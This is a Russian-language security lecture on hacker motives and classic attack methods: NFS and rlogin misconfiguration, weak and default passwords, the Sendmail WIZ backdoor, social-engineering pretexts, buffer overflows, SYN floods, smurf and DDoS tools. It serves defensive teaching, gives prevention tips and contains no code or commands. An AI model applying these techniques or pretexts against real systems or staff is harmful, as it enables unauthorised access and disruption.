3 Лекция: Методы хакеров

Данная лекция посвящена хакерским атакам. Рассмотрена мотивация деятельности хакеров, история методов взлома, различные способы проведения атак. Рассмотрены виды вредоносного ПО, а также способы выявления хакерских атак различных типов.

Рассказ о безопасности будет неполным без лекции о хакерах и методах их работы. Термин хакер здесь используется в его современном значении - человек, взламывающий компьютеры. Надо заметить, что раньше быть хакером не считалось чем-то противозаконным, скорее, это была характеристика человека, умеющего профессионально обращаться с компьютерами. В наши дни хакерами мы называем тех, кто ищет пути вторжения в компьютерную систему или выводит ее из строя.

Исследования показали, что хакерами чаще всего становятся:

- мужчины;
- в возрасте от 16 до 35 лет;
- одинокие;
- образованные;
- технически грамотные.

Хакеры имеют четкое представление о работе компьютеров и сетей, о том, как протоколы используются для выполнения системных операций.

В этой лекции вы познакомитесь с мотивацией и методами хакеров. Не нужно считать ее пособием для начинающих хакеров, в ней всего лишь рассказывается о том, как можно взломать и заставить работать на себя ваши системы.

Определение мотивации хакеров

Мотивация дает ключ к пониманию поступков хакеров, выявляя замысел неудавшегося вторжения. Мотивация объясняет, почему компьютеры так привлекают их. Какую ценность представляет ваша система? Чем она интересна? Для какого метода взлома подходит? Ответы на эти вопросы позволят профессионалам в области безопасности лучше оценить возможные угрозы для своих систем.

Привлечение внимания

Первоначальной мотивацией взломщиков компьютерных систем было желание "сделать это". И до сих пор оно остается наиболее общим побудительным мотивом.

Взломав систему, хакеры хвастаются своими победами на IRC-канале (Internet Relay Chat - программа для общения в реальном времени через интернет), который они специально завели для таких дискуссий. Хакеры зарабатывают "положение в обществе" выводом из строя сложной системы или нескольких систем одновременно, размещением своего опознавательного знака на повреждаемых ими веб-страницах.

Хакеров привлекает не просто взлом конкретной системы, а стремление сделать это первым либо взломать сразу много систем. В отдельных случаях взломщики специально удаляют уязвимое место, с помощью которого они вывели компьютер из строя, чтобы никто больше не смог повторить атаку.

Желание привлечь к себе внимание порождает ненаправленные атаки, т. е. взлом выполняется ради развлечения и не связан с определенной системой. Направленные атаки, целью которых является получение конкретной информации или доступ к конкретной системе, имеют другую мотивацию. С точки зрения безопасности это означает, что любой компьютер, подключенный к интернету, представляет собой потенциальную мишень для атак.

Примечание

Все чаще наблюдается еще одна форма мотивации - хактивизм (hactivism), или хакинг во имя общественного блага. Хактивизм связывает себя с политическими акциями и зачастую служит поводом для оправдания преступления. Он является более опасным, поскольку привлекает честных и наивных людей. Дополнительная информация находится на сайте http://hacktivismo.com/.

Алчность

Алчность - один из самых старых мотивов для преступной деятельности. Для хакера это связано с жаждой получения любой наживы - денег, товаров, услуг, информации. Допустима ли такая мотивация для взломщика? Для ответа на этот вопрос исследуем, насколько трудно установить личность взломщика, задержать его и вынести обвинение.

Если в системе обнаружится вторжение, большинство организаций исправит уязвимость, которая использовалась при атаке, восстановит систему и продолжит работу. Некоторые обратятся за поддержкой к правоохранительным органам, если не смогут выследить взломщика за недостатком доказательств, или если хакер находится в стране, где отсутствуют законы о компьютерной безопасности. Предположим, что хакер оставил улики и задержан. Далее дело будет вынесено на суд присяжных, и прокурор округа (или федеральный прокурор) должен будет доказать, что

человек на скамье подсудимых действительно взломал систему жертвы и совершил кражу. Это сделать очень трудно!

Даже в случае вынесения обвинительного приговора наказание хакера может быть очень легким. Вспомним случай с хакером по имени Datastream Cowboy. Вместе с хакером Kuji он взломал систему Центра авиационных разработок базы ВВС Гриффиз (Griffis) в Риме и Нью-Йорке и украл программное обеспечение на сумму свыше двухсот тысяч долларов. Хакером Datastream Cowboy оказался 16-летний подросток из Великобритании - он был арестован и осужден в 1997 г. Его присудили к уплате штрафа размером в 1915 долларов.

На этом примере важно понять следующее: должен существовать способ борьбы с преступниками, движущей силой которых является жажда наживы. В случае взлома системы риск быть схваченным и осужденным очень низок, а прибыль от воровства номеров кредитных карт, товаров и информации очень высока. Хакер будет разыскивать ценную информацию, которую можно продать или использовать с выгодой для себя.

Хакер, основным мотивом которого является алчность, ставит перед собой особые задачи - его главной целью становятся сайты с ценным содержанием (программным обеспечением, деньгами, информацией).

Примечание

ФБР приступило к работе по программе Infragard. Цель программы - улучшение отчетности о преступной деятельности и дальнейшее развитие отношений между сферой бизнеса и правоохранительными органами (подробности см. на сайте http://www.infragard.net/). Программа предоставляет своим участникам информацию для совместного использования и анализа, а также средства для обучения взаимодействию с органами охраны правопорядка и работе с поступающими сведениями.

Злой умысел

И последней мотивацией хакера может быть злой умысел, вандализм. В этом случае хакер не заботится о захвате управления системой (только если это не помогает ему в его целях). Вместо этого он старается причинить вред легальным пользователям, препятствуя их работе в системе, или законным владельцам сайта, изменяя его веб-страницы. Злонамеренные атаки обычно направлены на конкретные цели. Хакер активно стремится нанести ущерб определенному сайту или организации. Основная причина таких атак - желание отомстить за несправедливое обращение или сделать политическое заявление, а конечный результат - причинение вреда системе без получения доступа к ней.

История хакерских методов

В этом разделе мы собираемся не просто поговорить об истории хакерства, а рассмотреть ее с различных точек зрения. Прошлые события и факты получили широкую огласку; существует множество ресурсов, в которых описаны эти события и их участники. Поэтому мы не будем повторяться, а познакомимся с эволюцией хакерских методов. Вы увидите, что многих случаев успешного взлома можно было избежать при правильной настройке системы и использовании программных методов.

Коллективный доступ

Первоначальной целью при создании интернета был общий доступ к данным и совместная работа исследовательских институтов. Таким образом, большинство систем было сконфигурировано для коллективного использования информации. При работе в операционной системе Unix использовалась сетевая файловая система (Network File System, NFS), которая позволяла одному компьютеру подключать диск другого компьютера через локальную сеть (local area network, LAN) или интернет.

Этим механизмом воспользовались первые хакеры для получения доступа к информации - они подключали удаленный диск и считывали ее. NFS использовала номера идентификаторов пользователя (user ID, UID) в качестве промежуточного звена для доступа к данным на диске. Если пользователь JOE с номером ID 104 имел разрешение на доступ к файлу на своем домашнем компьютере, то другой пользователь ALICE с номером ID 104 на удаленном компьютере также мог прочитать этот файл. Опасность возросла, когда некоторые системы разрешили общий доступ в корневую файловую систему (root file system), включая файлы конфигурации и паролей. В этом случае хакер мог завладеть правами администратора и подключить корневую файловую систему, что позволяло ему изменять файлы конфигурации удаленной системы (рис. 3.1).

Общий доступ к файлам нельзя считать уязвимым местом, это, скорее, серьезная ошибка конфигурации. Самое интересное, что многие операционные системы (включая ОС Sun) поставляются с корневой файловой системой, экспортируемой для общедоступного чтения/записи. Следовательно, любой пользователь на любом компьютере, связавшись с Sun-системой, может подключать корневую файловую систему и вносить в нее произвольные модификации. Если не изменить заданную по умолчанию конфигурацию системы, то это может сделать каждый, кто захочет.



Рис. 3.1. Использование сетевой файловой системы NFS для доступа к удаленным системным файлам

Совет

В большинстве случаев совместный доступ к файлам контролируется настройкой правил на внешнем межсетевом экране организации. В тех системах, где это не сделано, еще не поздно с помощью межсетевого экрана наложить ограничения на общий доступ.

Уязвимое место в виде совместного доступа к файлам имеется не только в операционной системе Unix, но и в Windows NT, 95, 98. Некоторые из этих систем можно настроить на разрешение удаленного подключения к их файловым системам. Если пользователь решит установить совместный доступ к файлам, то он по ошибке может легко открыть свою файловую систему для всеобщего использования.

Внимание!

Новые системы коллективного доступа к файлам, например Gnutella, позволяют компьютерам внутренней сети устанавливать общий доступ к файлам других систем в интернете. Эти системы имеют перенастраиваемую конфигурацию и могут открывать порты, обычно защищенные межсетевым экраном (например, порт 80). Такие системы представляют более серьезную опасность, чем NFS и общий доступ к файлам в ОС Windows.

В ту же самую категорию, что и совместное использование файлов и неправильная настройка, относится удаленный доступ с доверительными отношениями. Использование службы удаленного входа в систему без пароля rlogin является обычным делом среди системных администраторов и

пользователей. Rlogin позволяет пользователям входить сразу в несколько систем без повторного ввода пароля. Этими разрешениями управляют файлы типа .rhost и host. В случае правильной настройки (хотя мы считаем, что использование rlogin недопустимо вообще) они однозначно определяют те системы, для которых разрешен удаленный вход. Система Unix использует знак "плюс" ("+"), размещенный в конце файла, который означает, что отдельные системы доверяют пользователю, что ему не обязательно повторно вводить пароль, и не важно, с какой системы он входит. Естественно, хакеры любят находить такие ошибки. Все, что им нужно сделать для проникновения в систему - это идентифицировать учетную запись пользователя или администратора.

Примечание

Межсетевые экраны могут контролировать не только коллективное использование файлов, но и удаленный доверительный доступ из внешней сети. Однако во внутренней сети внешний межсетевой экран такой контроль выполнить не сможет. И это является серьезной проблемой безопасности.

Слабые пароли

Наверное, самый общий способ, который используют хакеры для входа в систему, - это слабые пароли. Пароли по-прежнему применяются для аутентификации пользователей. Так как это стандартный метод идентификации для большинства систем, он не связан с дополнительными расходами. Кроме того, пользователи понимают, как работать с паролями. К сожалению, многие не знают, как выбрать сильный пароль. Очень часто используются короткие пароли (меньше четырех символов) или легко угадываемые. Короткий пароль позволяет применить атаку "в лоб", т. е. хакер будет перебирать предположительные пароли, пока не подберет нужный. Если пароль имеет длину два символа (и это буквы), то возможных комбинаций будет всего 676. При восьмисимвольном пароле (включающем только буквы) число комбинаций увеличивается до 208 миллионов. Естественно, гораздо легче угадать двухсимвольный пароль, чем восьмисимвольный!

Легко угадываемый пароль также является слабым паролем. Например, пароль корневого каталога "toor" ("root", записанный в обратном порядке) позволит хакеру очень быстро получить доступ к системе. Некоторые проблемы, связанные с паролем, принадлежат к категории неправильной настройки системы. Например, в старейшей корпорации цифрового оборудования Digital Equipment Corporation систем VAX/VMS учетная запись службы эксплуатации (field service) имела имя "field" и заданный по умолчанию пароль "field". Если системный администратор не знал об этом и не менял пароль, то любой мог получить доступ к системе с помощью данной

учетной записи. Вот несколько слабых паролей: wizard, NCC1701, gandalf и Drwho.

Наглядный пример того, как слабые пароли помогают взламывать системы, - червь Морриса. В 1988 г. студент Корнеллского университета Роберт Моррис разработал программу, которая распространялась через интернет. Эта программа использовала несколько уязвимых мест для получения доступа к компьютерным системам и воспроизведения самой себя. Одним из уязвимых мест были слабые пароли. Программа наряду со списком наиболее распространенных паролей использовала следующие пароли: пустой пароль, имя учетной записи, добавленное к самому себе, имя пользователя, фамилию пользователя и зарезервированное имя учетной записи. Этот червь нанес ущерб достаточно большому количеству систем и весьма эффективно вывел из строя интернет.

Вопрос к эксперту

Вопрос. Существует ли надежная альтернатива паролям?

Ответ. Альтернативой паролям являются смарт-карты (маркеры аутентификации) и биометрия. Однако развертывание таких систем связано с дополнительными расходами. Кроме того, их можно использовать не всегда. Например, онлайновый продавец вряд ли воспользуется ими для аутентификации своих покупателей. Так что, скорее всего, пароли останутся с нами в обозримом будущем.

Совет

Не существует универсальных решений проблемы паролей. В большинстве операционных систем системный администратор имеет возможность настраивать требования к паролям, и это очень важно. Однако лучшая защита от слабых паролей - обучение служащих должному пониманию проблем безопасности.

Дефекты программирования

Хакеры пользовались дефектами программирования много раз. К этим дефектам относится оставленный в программе "черный ход" (back door), который позволяет впоследствии входить в систему. Ранние версии программы Sendmail имели такие "черные ходы". Наиболее часто использовалась команда WIZ, доступная в первых версиях Sendmail, работающих под Unix. При подключении с помощью Sendmail (через сетевой доступ к порту 25) и вводе команды WIZ появлялась возможность запуска интерпретатора команд (root shell). Эта функция сначала была включена в Sendmail как инструмент для отладки программы. Подобные функции, оставленные в программах общего назначения, позволяют хакерам

моментально проникать в системы, использующие эти программы. Хакеры идентифицировали множество таких лазеек, большинство из которых было, в свою очередь, устранено программистами. К сожалению, некоторые "черные ходы" существуют до сих пор, поскольку не на всех системах обновилось программное обеспечение.

Не так давно бум в программировании веб-сайтов привел к созданию новой категории "неосторожного" программирования. Она имеет отношение к онлайновой торговле. На некоторых веб-сайтах информация о покупках: номер товара, количество и даже цена - сохраняется непосредственно в строке адреса URL. Эта информация используется веб-сайтом, когда вы подсчитываете стоимость покупок и определяете, сколько денег снято с вашей кредитной карты. Оказывается, что многие сайты не проверяют информацию при упорядочивании списка, а просто берут ее из строки URL. Если хакер модифицирует URL перед подтверждением, он сможет получить пустой номер в списке. Бывали случаи, когда хакер устанавливал цену с отрицательным значением и, вместо того чтобы потратить деньги на покупку, получал от веб-сайта кредит. Не совсем разумно оставлять подобную информацию в строке адреса, которая может быть изменена клиентом, и не проверять введенную информацию на сервере. Несмотря на то, что это уязвимое место не позволяет хакеру войти в систему, большому риску подвергается и веб-сайт, и организация.

Социальный инжиниринг

Социальный инжиниринг - это получение несанкционированного доступа к информации или к системе без применения технических средств. Вместо использования уязвимых мест или эсплойтов хакер играет на человеческих слабостях. Самое сильное оружие хакера в этом случае - приятный голос и актерские способности. Хакер может позвонить по телефону сотруднику компании под видом службы технической поддержки и узнать его пароль "для решения небольшой проблемы в компьютерной системе сотрудника". В большинстве случаев этот номер проходит.

Иногда хакер под видом служащего компании звонит в службу технической поддержки. Если ему известно имя служащего, то он говорит, что забыл свой пароль, и в результате либо узнает пароль, либо меняет его на нужный. Учитывая, что служба технической поддержки ориентирована на безотлагательное оказание помощи, вероятность получения хакером хотя бы одной учетной записи весьма велика.

Хакер не поленится сделать множество звонков, чтобы как следует изучить свою цель. Он начнет с того, что узнает имена руководителей на веб-сайте компании. С помощью этих данных он попытается раздобыть имена других служащих. Эти новые имена пригодятся ему в разговоре со службой

технической поддержки для получения информации об учетных записях и о процедуре предоставления доступа. Еще один телефонный звонок поможет узнать, какая система используется и как осуществляется удаленный вход в систему. Используя имена реальных служащих и руководителей, хакер придумает целую историю о важном совещании на сайте клиента, на которое он якобы не может попасть со своей учетной записью удаленного доступа. Сотрудник службы технической поддержки сопоставит факты: человек знает, что происходит, знает имя руководителя и компании - и, недолго думая, предоставит ему доступ.

Другими формами социального инжиниринга являются исследование мусора организаций, виртуальных мусорных корзин, использование источников открытой информации (веб-сайтов, отчетов, предоставляемых в Комиссию по ценным бумагам США, рекламы), открытый грабеж и самозванство. Кража портативного компьютера или набора инструментов сослужит хорошую службу хакеру, который захочет побольше узнать о компании. Инструменты помогут ему сыграть роль обслуживающего персонала или сотрудника компании.

Социальный инжиниринг позволяет осуществить самые хитроумные проникновения, но требует времени и таланта. Он обычно используется хакерами, которые наметили своей жертвой конкретную организацию.

Совет

Самой лучшей обороной против атак социального инжиниринга является информирование служащих. Объясните им, каким образом служба технической поддержки может вступать с ними в контакт и какие вопросы задавать. Объясните персоналу этой службы, как идентифицировать сотрудника, прежде чем говорить ему пароль. Расскажите персоналу организации о выявлении людей, которые не должны находиться в офисе, и о том, как поступать в этой ситуации.

Переполнение буфера

Переполнение буфера - это одна из ошибок программирования, используемая хакерами (см. следующий раздел). Переполнение буфера труднее обнаружить, чем слабые пароли или ошибки конфигурации. Однако требуется совсем немного опыта для его эксплуатации. К сожалению, взломщики, отыскавшие возможности переполнения буфера, публикуют свои результаты, включая в них сценарий эксплойта или программу, которую может запустить каждый, кто имеет компьютер.

Переполнение буфера особенно опасно тем, что позволяет хакерам выполнить практически любую команду в системе, являющейся целью атаки. Большинство сценариев переполнения буфера дают хакерам возможность

создания новых способов проникновения в атакуемую систему. С недавнего времени вход в систему посредством переполнения буфера заключался в добавлении строки в файл inetd.conf (в системе Unix этот файл управляет службами telnet и FTP), которая создает новую службу для порта 1524 (блокировка входа). Эта служба позволяет злоумышленнику запустить интерпретатор команд root shell.

Следует отметить, что переполнение буфера не ограничивает доступ к удаленной системе. Существует несколько типов переполнений буфера, с помощью которых можно повысить уровень пользователя в системе. Локальные уязвимые места так же опасны (если не больше), как и удаленные.

Что такое переполнение буфера

Переполнение буфера - это попытка разместить слишком много данных в области компьютерной памяти. Например, если мы создадим переменную длиной в восемь байтов и запишем в нее девять байтов, то девятый байт разместится в памяти сразу вслед за восьмым. Если мы попробуем поместить еще больше данных в эту переменную, то в конечном итоге заполнится вся память, используемая операционной системой. В случае переполнения буфера интересуемая нас часть памяти называется стеком и является возвращаемым адресом функции, исполняемой на следующем шаге.

Стек управляет переключением между программами и сообщает операционной системе, какой код выполнять, когда одна часть программы (или функции) завершает свою задачу. В стеке хранятся локальные переменные функции. При атаке на переполнение буфера хакер помещает инструкции в локальную переменную, которая сохраняется в стеке. Эти данные занимают в локальной переменной больше места, чем выделенный под нее объем, и переписывают возвращаемый адрес в точку этой новой инструкции (рис. 3.2). Эта новая инструкция загружает для выполнения программную оболочку (осуществляющую интерактивный доступ) или другое приложение, изменяет файл конфигурации (inetd.conf) и разрешает хакеру доступ посредством создания новой конфигурации.



Рис. 3.2. Так работает переполнение буфера

Почему возникает переполнение буфера?

Переполнение буфера происходит очень часто из-за ошибки в приложении, когда пользовательские данные копируются в одну и ту же переменную без проверки объема этих данных перед выполнением операции. Очень многие программы страдают этим. Однако данная проблема устраняется довольно быстро, сразу, как только выявляется и привлекает к себя внимание разработчика. Но если это так легко сделать, то почему переполнение буфера существует до сих пор? Если программист будет проверять размер пользовательских данных перед их размещением в предварительно объявленной переменной, то переполнения буфера можно будет избежать.

Примечание

Следует заметить, что многие общие функции копирования строк в языке программирования C не выполняют проверку размера строки или буфера перед копированием данных. К ним относятся функции strcat(), strcpy(), sprintf(), vsprintf(), scanf() и gets().

Переполнение буфера можно обнаружить в результате исследования исходного кода программ. Хотя это звучит просто, на самом деле процесс

долгий и сложный. Намного легче помнить о переполнении буфера в процессе создания программы, чем потом возвращаться и искать его.

Совет

Существует несколько автоматизированных сценариев, используемых для поиска вероятного переполнения буфера. К таким программным средствам относится программа SPLINT (http://lclint.cs.virginia.edu/), которая производит проверку кода перед его компиляцией.

Отказ в обслуживании

Атаки на отказ в обслуживании (Denial-of-service, DoS) - это злонамеренные действия, выполняемые для запрещения легальному пользователю доступа к системе, сети, приложению или информации. Атаки DoS имеют много форм, они бывают централизованными (запущенными от одной системы) или распределенными (запущенными от нескольких систем).

Атаки DoS нельзя полностью предотвратить, их нельзя и остановить, если не удастся выявить источник нападения. Атаки DoS происходят не только в киберпространстве. Пара кусачек является нехитрым инструментом для DoS-атаки - надо только взять их и перерезать кабель локальной сети. В нашем рассказе мы не будем останавливаться на физических атаках DoS, а обратим особое внимание на атаки, направленные против компьютерных систем или сетей. Вы просто должны запомнить, что физические атаки существуют и бывают довольно разрушительны, иногда даже в большей степени, чем атаки в киберпространстве.

Следует отметить еще один важный момент в подготовке большинства атак. Пока взломщику не удастся проникнуть в целевую систему, DoS-атаки запускаются с подложных адресов. IP-протокол имеет ошибку в схеме адресации: он не проверяет адрес отправителя при создании пакета. Таким образом, хакер получает возможность изменить адрес отправителя пакета для скрытия своего расположения. Большинству DoS-атак для достижения нужного результата не требуется возвращение трафика в домашнюю систему хакера

Централизованные DoS-атаки

Первыми типами DoS-атак были централизованные атаки (single-source), т. е. для осуществления атаки использовалась одна-единственная система. Наиболее широкую известность получила так называемая синхронная атака (SYN flood attack) (рис. 3.3). При ее выполнении система-отправитель посылает огромное количество TCP SYN-пакетов (пакетов с синхронизирующими символами) к системе-получателю. SYN-пакеты используются для открытия новых TCP-соединений. При получении SYN-

пакета система-получатель отвечает ACK-пакетом, уведомляющим об успешном приеме данных, и посылает данные для установки соединения к отправителю SYN-пакета. При этом система-получатель помещает информацию о новом соединении в буфер очереди соединений. В реальном TCP-соединении отправитель после получения SYN ACK-пакета должен отправить заключительный ACK-пакет. Однако в этой атаке отправитель игнорирует SYN ACK-пакет и продолжает отправку SYN-пакетов. В конечном итоге буфер очереди соединений на системе-получателе переполняется, и система перестает отвечать на новые запросы на подключение.

Очевидно, что если источник синхронной атаки имеет легальный IP-адрес, то его можно относительно легко идентифицировать и остановить атаку. А если адрес отправителя является немаршрутизируемым, таким как 192.168.x.x? Тогда задача усложняется. В случае продуманного выполнения синхронной атаки и при отсутствии должной защиты IP-адрес атакующего практически невозможно определить.

Для защиты систем от синхронных атак было предложено несколько решений. Самый простой способ - размещение таймера во всех соединениях, ожидающих очереди. По истечении некоторого времени соединения должны закрываться. Однако для предотвращения грамотно подготовленной атаки таймер придется установить равным такому маленькому значению, что это сделает работу с системой практически невозможной. С помощью некоторых сетевых устройств можно выявлять и блокировать синхронные атаки, но эти системы склонны к ошибочным результатам, поскольку ищут определенное количество отложенных подключений в заданном промежутке времени. Если атака имеет несколько источников одновременно, то ее очень трудно идентифицировать.



Рис. 3.3. Синхронная DoS-атака

После синхронной атаки были выявлены и другие атаки, более серьезные, но менее сложные в предотвращении. При выполнении атаки "пинг смерти" (Ping of Death) в целевую систему отправлялся пинг-пакет (ICMP эхо-запрос). В обычном варианте пинг-пакет не содержит данных. Пакет "пинг смерти" содержал большое количество данных. При чтении этих данных системой-получателем происходило переполнение буфера в стеке протоколов, и возникал полный отказ системы. Разработчики стека не предполагали, что пинг-пакет будет использоваться подобным образом, и поэтому проверка количества данных, помещаемых в маленький буфер, не выполнялась. Проблема была быстро исправлена после выявления, и в настоящее время осталось мало систем, уязвимых для этой атаки.

"Пинг смерти" - лишь одна разновидность DoS-атаки, нацеленная на уязвимые места систем или приложений и являющаяся причиной их остановки. DoS-атаки разрушительны лишь в начальной стадии и быстро теряют свою силу после исправления системных ошибок.

Примечание

К сожалению, выявление новых DoS-атак, направленных против приложений и операционных систем, носит регулярный характер. От новых нападений

можно немного отдохнуть, лишь пока хакеры исправляют ошибки в сценариях прошлых атак.

Распределенные DoS-атаки

Распределенные DoS-атаки (Distributed DoS attacks, DDoS) - это DoS-атаки, в осуществлении которых участвует большое количество систем. Обычно DDoS-атакой управляет одна главная система и один хакер. Эти атаки не обязательно бывают сложными. Например, хакер отправляет пинг-пакеты по широковещательным адресам большой сети, в то время как с помощью подмены адреса отправителя - спуфинга (spoofing) - все ответы адресуются к системе-жертве (рис. 3.4). Такая атака получила название smurf-атаки. Если промежуточная сеть содержит много компьютеров, то количество ответных пакетов, направленных к целевой системе, будет таким большим, что приведет к выходу из строя соединения из-за огромного объема передаваемых данных.

Современные DDoS-атаки стали более изощренными по сравнению со smurf-атакой. Новые инструментальные средства атак, такие как Trinoo, Tribal Flood Network, Mstream и Stacheldraht, позволяют хакеру координировать усилия многих систем в DDoS-атаке, направленной против одной цели. Эти средства имеют трехзвенную структуру. Хакер взаимодействует с главной системой или серверным процессом, размещенным на системе-жертве. Главная система взаимодействует с подчиненными системами или клиентскими процессами, установленными на других захваченных системах. Подчиненные системы ("зомби") реально осуществляют атаку против целевой системы (рис. 3.5). Команды, передаваемые к главной системе и от главной системы к подчиненным, могут шифроваться или передаваться с помощью протоколов UDP (пользовательский протокол данных) или ICMP (протокол управляющих сообщений), в зависимости от используемого инструмента. Действующим механизмом атаки является переполнение UDP-пакетами, пакетами TCP SYN или трафиком ICMP. Некоторые инструментальные средства случайным образом меняют адреса отправителя атакующих пакетов, чрезвычайно затрудняя их обнаружение.

